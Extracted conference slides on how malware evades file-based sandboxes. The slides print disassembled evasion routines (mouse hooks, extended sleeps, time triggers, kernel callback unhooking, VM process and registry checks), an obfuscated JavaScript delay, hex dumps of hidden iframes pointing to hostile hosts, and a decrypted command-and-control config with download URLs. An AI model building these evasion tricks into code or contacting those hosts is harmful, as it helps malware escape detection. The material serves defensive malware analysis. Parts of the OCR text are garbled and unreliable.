


# Number of Malware Samples Per Day as per Kaspersky Labs.




# Why File Based SandBox..

- AV researchers need to be able to keep up
- Average Response time for Human Analysts
  - 30 – 45 minutes Research.
  - Not scalable
- Response time for File Based SandBox
  - Normally couple of minutes
  - Scalable with machines



# Design Architecture for a File Based Sandbox





# Hot Knives through Butter: Bypassing File Based Sandboxes

Abhishek Singh , Zheng Bu

# Evasion techniques

- New Modern Trend: Human Interaction ..
  - Trojan UpClicker (wrapper around Poison Ivy,)
  - APT BaneChant
- Configuration
  - Trojan Nap aka Khelios back from dead
- Classic Detection
  - Checking for VM related processes.
  - Yes malware are still using them.
- Environment Specific Evasions.
  - Version Checks, Embedded Iframe

# Human Interaction ..

- Hooking to a Mouse .. `SetWindowsHookEx()`
- Message Boxes ..

# Assembly code for Mouse Hook Trojan UpClicker

```
add     esp, 8
push   0             ; dwThreadId
push   0             ; lpModuleName
call   ds:GetModuleHandleA
push   eax           ; hmod
push   offset fn     ; lpfn
push   0Eh           ; idHook ; WH_MOUSE_LL
call   ds:SetWindowsHookExA
mov    esi, ds:GetMessageA
push   0             ; wParamFilterMax
push   0             ; wParamFilterMin
```







# Human Interaction...

## Message Box in a JavaScript

```
function MyPopup()  
{  
  if(1==app.alert("This update will be customer  
always install the latest updates. \n\nYou can continue with  
update."))  
    app.launchURL("http://www.fireeye.com/dc/updates/updates.html")  
  }  
  app.setTimeout("MyPopup()", 2000);  
}
```



# Configuration Specific Evasions

- Employ the configuration of a sandbox.

Limited time to execute,

# Configuration Specific Evasion

- Extended Sleep calls ...10 minute timeout here

```

7C802444  90          NOP
7C802445  90          NOP
7C802446  8BFF       MOV EDI,EDI
7C802448  55         PUSH EBP
7C802449  8BEC       MOV EBP,ESP
7C80244B  6A 00     PUSH 0
7C80244D  FF 5 08    PUSH DWORD PTR SS:[ARG.1]
7C802450  E8 0FFFFF CALL SleepEx
7C802455  5D         POP EBP
7C802456  C2 0400   RETN 4
7C802459  90          NOP
7C80245A  90          NOP
7C80245B  90          NOP
7C80245C  90          NOP
7C80245D  90          NOP
7C80245E  90          NOP
7C80245F  90          NOP
7C802460  FF FF     DB FF
7C802461  FF FF     DB FF
7C802462  FF FF     DB FF
7C802463  FF FF     DB FF
7C802464  00 00     DB 00
7C802465  00 00     DB 00
7C802466  00 00     DB 00
7C802467  00 00     DB 00

```

kernel32.Sleep(Time)  
Alertable = FALSE  
Time => [ARG.1]  
KERNEL32.SleepEx

Stack [0012FF54]-0012FF64 (current registers)  
Stack [0012FF6C]-000927C0 (current registers)

Address	Hex dump	ASCII
0012FF6C	C0 27 09 00 BD FF 12 00 3D 21 40 00 00 F0 FD 7F	!o u  + =+ @ =? 0
0012FF6D	C0 01 91 7C 00 FF FF FF BB 01 91 7C 16 10 40 00	!0a!  ?0a!  L?@
0012FF6E	00 00 14 00 74 00 00 00 01 00 00 00 C0 FF 12 00	t  0
0012FF6F	35 18 40 00 40 21 40 00 B0 FF 12 00 7E D9 12 00	5+@ @+@  :: + ~+  +



# Configuration Specific Evasion .. Sleep calls Java Script

```
stringl+="}M :}fdB98<P";
stringl+="/2'g@!@:vm!p$y";
stringl+="Z.MPELO-V]>";
stringl+="}FF?z.i:,<$";
stringl+="C.=fB utx.knc";
stringl+="E||vTKJN`W8j+";
stringl+=".#*-j3:aaZ7";
stringl+="Ird|/;)3C*4{\"U";
stringl+="XM|?EFh!Ulu0#Y";
stringl+="ek\\*V+PyBJ<Hx";
stringl+="Y&0!Qs8cf4b7M2";
stringl+="ywULK0cBE:zS4";
stringl+="SM+\"!%7.mA`cX_";
stringl+="b?jqR3";
var val = '';
for ( i=0; i<stringl.length; i++){
key2 = key2 % 0x5e;
char1 = stringl.charCodeAt(i) + key2;
if (char1 >= 0x7e){
char1 = char1-0x5e;
}
val += String.fromCharCode(char1);
key2 += char1;
}
return val;
}
var launch = app.setTimeout(mystr(), 1000000);
```

# Configuration Specific Checks

- Time Trigger Malware.. Trojan Hastati

```
004011C8 . 55                PUSH EAX
004011CB . FF96 30030000    CALL DWORD PTR DS:[ESI+330] kernel32.GetLocalTime
004011D1 . BF 7846AD4D     MOV EDI,4DAD4678
004011D8 . 5B              IMP SHORT 004011ED
004011D8 > 68 60EA0000     PUSH 0EA60
004011DD . FF96 34030000    CALL DWORD PTR DS:[ESI+334]
004011E3 . 8D45 F0         LEA EAX,[LOCAL.4]
004011E6 . 50             PUSH EAX
004011E7 . FF96 30030000    CALL DWORD PTR DS:[ESI+330]
004011ED > 0FB745 F0      MOVZX EAX,WORD PTR SS:[LOCAL.4]
004011F1 . 99             CDQ
004011F2 . 6A 64          PUSH 64
004011F4 . 59             POP ECX
004011F5 . F7F9          IDIV ECX
004011F7 . 0FB745 F2      MOVZX EAX,WORD PTR SS:[LOCAL.4+2]
004011FB . 6BD2 64       IMUL EDX,EDX,64
004011FE . 03D0          ADD EDX,EAX
00401200 . 0FB745 F6      MOVZX EAX,WORD PTR SS:[LOCAL.3+2]
00401204 . 6BD2 64       IMUL EDX,EDX,64

[00402773]=7C80A864 (kernel32.GetLocalTime) (current registers)

Address Hex dump ASCII
0012FF48 DD 07 06 00 01 00 11 00 0F 00 00 24 00 7C 03 | . * 0 | * $ i
0012FF58 78 FF 12 00 5E 12 40 00 43 24 00 00 5B BC 4A 6A | x ^ @ C % [ J j
0012FF68 12 FF 12 00 5E 12 40 00 43 24 00 00 5B BC 4A 6A | x ^ @ C % [ J j
0012FF78 12 FF 12 00 5E 12 40 00 43 24 00 00 5B BC 4A 6A | x ^ @ C % [ J j
```

# Configuration Specific Checks

• 83EC 10	SUB ESP,10	
• 56	PUSH ESI	
• 8B75 08	MOV ESI,DWORD PTR SS:[ARG.1]	
• 57	PUSH EDI	
• 8D45 F0	LEA EAX,[LOCAL.4]	
• 50	PUSH EAX	
• FF96 3003000	CALL DWORD PTR DS:[ESI+330]	
• BF 7846AD4D	MOV EDI,4DAD4678	
• EB 15	JMP SHORT 004011ED	
> 68 0EA00000	PUSH 0EA60	
• FF96 3403000	CALL DWORD PTR DS:[ESI+334]	kernel32.Sleep
• 8D45 F0	LEA EAX,[LOCAL.4]	
• 50	PUSH EAX	
• FF96 3003000	CALL DWORD PTR DS:[ESI+330]	
> 0FB745 F0	MOVZX EAX,WORD PTR SS:[LOCAL.4]	
• 99	CDQ	
• 6A 64	PUSH 64	
• 59	POP ECX	

# Configuration Specific Evasion..Hiding Processes

- Deregister from the PsSetCreateProcessNotifyRoutine.

```
PAGE:005552FA ; Exported entry 910. PsSetCreateProcessNotifyRoutine
PAGE:005552FA ; ===== S U B R O U T I N E =====
PAGE:005552FA ; Attributes: bp-based frame
PAGE:005552FA ; __stdcall PsSetCreateProcessNotifyRoutine(x, x)
PAGE:005552FA public _PsSetCreateProcessNotifyRoutine@8
PAGE:005552FA _PsSetCreateProcessNotifyRoutine@8 proc near
PAGE:005552FA
PAGE:005552FA NotifyRoutine = dword ptr 8
PAGE:005552FA Remove = byte ptr 0Ch
PAGE:005552FA
PAGE:005552FA mov     edi, edi
PAGE:005552FA push  ebp
PAGE:005552FA mov     ebp, esp
PAGE:005552FA push  ebx
PAGE:005552FA xor    ebx, ebx
PAGE:00555300 cmp    [ebp+Remove], bl
PAGE:00555305 push  esi
PAGE:00555306 push  edi
PAGE:00555307 jz     short Remove_equal_0
PAGE:00555309 BF 60 9D 48 00 mov     edi, offset _PspCreateProcessNotifyRoutine
PAGE:0055530E
PAGE:0055530E ; CODE XREF: PsSetCreateProcessNotifyRoutine(x,x)+464j
PAGE:0055530E 57
PAGE:0055530F E8 38 7C 01 00 call    _ExReferenceCallbackBlock@4 ; ExReferenceCallbackBlock(x)
PAGE:00555314 8B F0 mov     esi, eax
PAGE:00555316 85 F6 test   esi, esi
PAGE:00555318 74 1F jz     short loc_555339
PAGE:0055531A 56 push  esi
PAGE:0055531B E8 63 38 FF FF call    _ExGetCallbackBlockRoutine@4 ; ExGetCallbackBlockRoutine(x)
PAGE:00555320 3B 45 08 cmp    eax, [ebp+NotifyRoutine]
PAGE:00555323 75 0D jnz   short loc_555332
PAGE:00555325 56 oush  esi
```

# Hiding Processes

- Deregister from the PsSetCreateProcessNotifyRoutine.

```
unsigned int i; // eax@6
unsigned int v2; // [sp+Ch] [bp-8h]@6
unsigned __int8 v3; // [sp+12h] [bp-2h]@4
unsigned __int8 v4; // [sp+13h] [bp-1h]@4

if ( (signed __int16)NtBuildNumber == 2195 )
{
    v4 = 0xBAu;
    v3 = 0x84u;
}
else
{
    if ( (signed __int16)NtBuildNumber != 2600 && (signed __int16)NtBuildNumber != 3790 )
        return 0;
    v4 = 0xBFu; // Check for mov edi op code is BF
    v3 = 0x57u; // 57 is op code for Push edi
}
v2 = **(_DWORD **)((char *)jmp__PsSetCreateProcessNotifyRoutine + 2);
for ( i = v2; i < v2 + 128; ++i )
{
    if ( *(_BYTE *)i == v4 && *(_BYTE *)(i + 5) == v3 )
        return *(_DWORD *)(i + 1);
}
return 0;
```



# Classic Detection Techniques for Bypassing File based SandBoxes.

- Enumerating List of services.
- Checking for Product ID keys.
- Checking for IO Port .
- Checking for processes and DLL specific to the File based Sandboxes.

# Processes Specific to File Based Sandboxes

```
0D00  proc near ; CODE XREF: start+DA1p
      push ebx
      xor ebx, ebx
      mov eax, offset aJoeboxserver_e ; "joeboxserver.exe"
      call sub_10409828
      test al, al
      jnz short loc_10409D1F
      mov eax, offset aJoeboxcontrol_ ; "joeboxcontrol.exe"
      call sub_10409828
      test al, al
      jz short loc_10409D21

0D1F: ; CODE XREF: sub_10409D00+F1j
```

# Classic Techniques.... Yes Malwares are still using it.

## Enumerating Processes and Services of a Virtualized environment.

```
= dword ptr -2Ch
= byte ptr -10h

sub     esp, 3Ch
lea     eax, [esp+3Ch+var_10]
mov     [esp+3Ch+var_2C], eax
mov     [esp+3Ch+var_30], 20019h
mov     [esp+3Ch+var_34], 0
mov     [esp+3Ch+var_38], offset aSoftwareUnware ; "SOFTWARE\\UNware, Inc.\\UNware Tools"
mov     [esp+3Ch+var_3C], 80000002h
call    RegOpenKeyExA
sub     esp, 14h
test    eax, eax
setnz   al
movzx   eax, al
add     esp, 3Ch
retn
endp
```

# Enumerating processes and Services.

```

) 401D6A    proc near                ; CODE XREF: sub_401310+316fp
;_1C      = dword ptr -1Ch
          sub     esp, 1Ch
          mov     [esp+1Ch+var_1C], offset aCWindowsSyst_0 ; "C:\\WINDOWS\\system32\\drivers\\vnnouse.sys"...
          call   GetFileAttributesA
          sub     esp, 4
          cmp     eax, 0FFFFFFFh
          setz   al
          movzx  eax, al
          add     esp, 1Ch
          retn
) 401D6A    endp

```

# Do not Sleep Yet .. We have a Demo



# Demo

- Trojan UpClicker....

Gets Activated only when left mouse button is clicked up.

# Demo

The screenshot displays a Windows desktop environment with several applications running. The Task Manager window shows a list of processes, including System, smss.exe, csrss.exe, winlogon.exe, services.exe, vmacthlp.exe, svchost.exe, Goo..., wscntf..., wu..., vmtools..., TPAuto..., alg.exe, ToolbarUpd..., lsass.exe, explorer.exe, VMwareTray.exe, vmtoolsd.exe, cmd.exe, firefox.exe, ollydbg.exe, malware.exe, What'sRunning.exe, ProcessHacker.exe, and vprote.exe. The Process Hacker window shows detailed information for the malware.exe process, including its ID (2408), name (malware.exe), parent (2784), and target (win32). The OllyDbg window is open on the malware.exe process, showing the CPU window with assembly code and registers. The assembly code includes instructions like MOV EAX, EDI, MOV DWORD PTR DS:[ESI+0C], 00000000, and PUSH EBP. The registers window shows the EIP register at 00401410, pointing to the instruction at 00401410. The stack window shows the current stack frame for the malware.exe process.



# Environment Specific Evasion

File Based Sandbox provides specific environment for execution of a sample.





# Environment Specific Evasion: Version Checks

- **Application Version Checks**

- Flash 0day exploit “LadyBoyle”, Feb 5<sup>th</sup> 2013

```
switch(this.version)
{
    case "win 11,5,502,146":
        break;
    case "win 11,5,502,135":
        break;
    case "win 11,5,502,110":
        break;
    case "win 11,4,402,287":
        break;
    case "win 11,4,402,278":
        break;
    case "win 11,4,402,265":
        break;
    default:
        return this.empty();
}
```

# Environment Specific Evasion: Flash case

- Flash Player, Windows Viewer will not render Iframe Tags..
- Sandbox, by opening this file alone, can not reveal the attack

5e	9d	c5	60	e8	ee	4d	47	13	61	74	ec	cf	e8	20	3a	^QA`èiMG.atilè :
1a	0f	a3	e3	7e	46	6f	a4	a3	7d	60	f4	96	9f	d1	a1	..&ã-Fo&g)`ô-ÿñ;
74	74	18	8c	de	3a	0f	fd	cf	6f	39	f8	e7	5e	7a	6d	tt.Ⓖp:·ÿïo9çç^zm
83	5e	7a	f1	6e	02	9b	e0	62	2e	05	80	7f	be	df	92	f^zñm.>àb..Ⓔ%8'
02	b3	72	c0	1d	1b	89	27	05	42	d5	3a	fa	bb	25	38	. 'rÀ..%'.BŦ:ú»%8
95	62	bc	e2	92	02	77	3c	40	c1	05	42	df	52	50	4b	-D&ã..øá B&RPL
40	66	e1	00	46	0c	fe	a4	ff	7f	01	10	b0	c0	68	3c	@fá.F.p&ÿQ...»Àh<
69	66	72	61	6d	65	20	73	72	63	3d	68	74	74	70	3a	iframe src=http:
2f	2f	64	61	64	61	73	64	73	61	64	63	61	2e	33	33	//dadasdsadsa.33
32	32	2e	6f	72	67	2f	61	2f	61	36	2e	68	74	6d	3f	22.org/a/a6.htm?
61	32	37	32	20	77	69	64	74	68	3d	31	30	30	20	68	a272 width=100 h
65	69	67	68	74	3d	30	3e	3c	2f	69	66	72	61	6d	65	eight=0</iframe
3e	..	..	..	..	..	..	..	..	..	..	..	..	..	..	..	>.....

# Environment Specific Evasion: GIF case

- 0x3b: End of GIF data stream
- Contextual information is needed to reveal this attack

```
df 79 9b bb 39 a1 bb a3 1f 1a 3a 2b fa a1 5a fc 1f>01A&|w1. 10,  
al 2a 44 a6 15 58 41 b5 14 ea 12 d8 03 6b ee e8 By>>9;»f..:+ú;Zü  
10 14 6d 9a 62 a7 05 58 80 08 30 01 13 c9 37 20 ;*D!.XAp.ê.Û.kiè  
00 00 3b 3c 3f 6f 62 5f 73 74 61 72 74 28 29 3b ..mšb$.X€.0..É7  
3f 3e 3c 69 66 72 61 6d 65 20 73 72 63 3d 22 68 ..<?ob_start();  
74 74 70 3a 2f 2f 77 77 77 2e 72 6f 35 32 31 2e ?><iframe src="h  
63 6f 6d 2f 74 65 73 74 2e 68 74 6d 22 20 77 69 ttp://www.ro52l.  
64 74 68 3d 30 20 68 65 69 67 68 74 3d 20 3e 3c com/test.htm" wi  
2f 69 66 72 61 6d 65 3e 3c 3f 6f 62 5f 73 74 61 dth=0 height=0><  
72 74 28 29 3b 3f 3e 3c 69 66 72 61 6d 65 20 73 /iframe><?ob_sta  
72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 rt();?><iframe s  
6f 35 32 31 2e 63 6f 6d 2f 74 65 73 74 2e 68 74 rc="http://www.r  
6d 22 20 77 69 64 74 68 3d 30 20 68 65 67 68 67 68 o52l.com/test.ht  
m" width=0 height=0><
```



# Environment Specific: More Complicated Case

- It appears to be a harmless blog site
- Turned out to be a location of an object for the malware to download



# What's hiding in this Cartoon Hero?

- After endofimage, comes FFD9, which is “Unknown Padding”

52213a8da9014c08ad00020b0a7b02087bf4f47b.jpg

Edit As: Hex Run Script Run Template: JPGTemplate.bt

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF

0F80h: FF D9 6E CB CF 30 60 D2 ED 52 F6 7B 6B 86 BC yUnEiO'oiR6(kt

0F90h: 87 F3 8C B9 76 5B 51 9E 24 B6 49 EE DF AB 6E 4F #oE'v[Qe\$GIiB<nO

0FA0h: 27 2F FD 37 4C AE A0 32 35 4D 69 A8 EA 24 9D 73 /67L@ 25M1' e\$.s

0FB0h: E3 E4 71 0A 30 9B F7 F2 06 21 A1 A0 79 A0 E5 20 Baq.0>+o.!.; y &

0FC0h: 38 A7 22 54 55 DA 48 DA 3B 1D 4F 53 D3 F9 E9 FC 85" TUUHU: .osOueu

0FD0h: 6E 44 04 2C 89 AE E2 80 11 81 2D 57 73 C2 9E 4E nd. ,.w&€. -=s&ZM

0FE0h: 27 D7 FE 0E 4C 3E EF 9D 01 1A EB A0 B3 DC 8F 76 /'p.L>i...e °U.v

0FF0h: 0B 63 78 9D 31 3E 51 22 2F 69 C4 EC 33 D5 95 BE .cx.1>Q"/i&130\*%&

1000h: 94 89 20 46 BC BF 55 80 5C E7 39 2C 62 0C E8 F9 't. F%Ue\c9, b. eU

1010h: 14 5E 0A 97 1E 69 DF 03 1C A0 1F DF E5 A6 A0 E7 .^.-.iB..o.D&: q

1020h: 41 9E 68 3A B8 6F DA 45 CB F2 B6 E9 C2 2B 19 43 A&h: .oUEEo&e&+.C

1030h: 90 ED 0F B1 A2 AE BC 69 87 BB AS C5 EE 56 9F 6C .i. to&+i+>V&IvY1

1040h: 12 83 46 98 90 EF E9 81 81 29 D8 6B 27 3F C1 FC .jff".i&. )@%?AU

1050h: 32 F6 76 55 D5 DF 13 36 76 38 60 CC 53 BB E4 12 2ovU00.6v8' IS>a.

1060h: B7 56 E8 50 71 58 26 91 9D F1 F9 19 EE 68 BA 42 .VePqXc'.Ru.ih°B

1070h: F8 EB 0E 04 9A 87 C7 BD FF B2 5A 53 ED D6 96 B1 ee..s+q°y°ZSiO±

1080h: E3 9A 3D 3C AC 81 BF 41 42 46 B6 8A 2B 11 9A 43 &50<-..&ABF&S+.sC

1090h: 27 70 D9 C3 86 59 F0 00 C8 02 72 E2 23 F8 0D 20 'pU&+Y&.E.r&#e.

10A0h: 73 31 8F 75 35 5F 1C 87 15 F4 22 F5 A7 14 9E 8F si.u5 .+.o"05.2.

10B0h: ED D9 48 1C E3 4D B9 67 68 0B 86 4D C4 09 83 15 iUH.&M'gh.+MA.f.

10C0h: A5 6A D2 FF 40 04 06 A9 AC 57 14 C8 75 EA B6 72 Vj0y8...@-W.Eue&r

10D0h: 03 2C DA BB 0A 0F CE 95 D5 74 29 24 15 2C 4D 0D ., .Uo..I°0c)\$. ,M.

10E0h: 2F AA 05 BC 71 48 3B 7D 57 52 E4 E0 03 56 1B 92 /°.&qH:)WR&A.V.'

10F0h: 78 91 AD BA 8A F4 DD E9 F1 C7 5A 4F B6 36 5D B6 x'-'>S&0Y&H&Z0&6] &

1100h: DF 61 AB B9 5F 53 35 1C AD AD 65 24 EB 12 BD 77 0a&' 35.--e&e.&w


1110h: 65 A3 3C 99 23 AB BE F4 1E 90 9F E4 6E CF 41 30 =E<°#&N&.Y&nI&O

Template Results - JPGTemplate.bt

Name	Value	Start	Size	Color	Comm
char scanData[3349]		26Ch	D15h	Fg: Bg:	
enum M_ID EOIMarker	M_EOI (FFD9h)	F81h	2h	Fg: Bg:	
char unknownPadding[471]	nEIO'oiR6(kt'&#x21;...	F83h	1D7h	Fg: Bg:	

# What's hiding in this Cartoon Hero?

- The malware extract the padding data and decrypt, finally come up with the actual C&C msg, in the form of a ini file.



```
NetCC121.ini - Notepad
File Edit Format View Help

[[Date]
StartDate=120501
ExpireDate=120830

[Configver]
V=20110503

[head]
Num=2
1=CCmd
2=ExeCmd

[CCmd]
V=20120701
url=http://hiphotos.baidu.com/upupupqw/pic/item/c0ce8852f21fbe098081e8ba6b600c338644ad5f.jpg

[ExeCmd]
V=20120401
url=http://hiphotos.baidu.com/upupupqw/pic/item/7614f09f4710b91247873e45c3fdffc03934522e5.jpg
```

Download locations of images

# Catch me if you can!

- While you are reading this, similar images may be flying around in your network



- Isolated File Based Sandbox itself does NOT have the environment to trigger malicious behaviors of these files

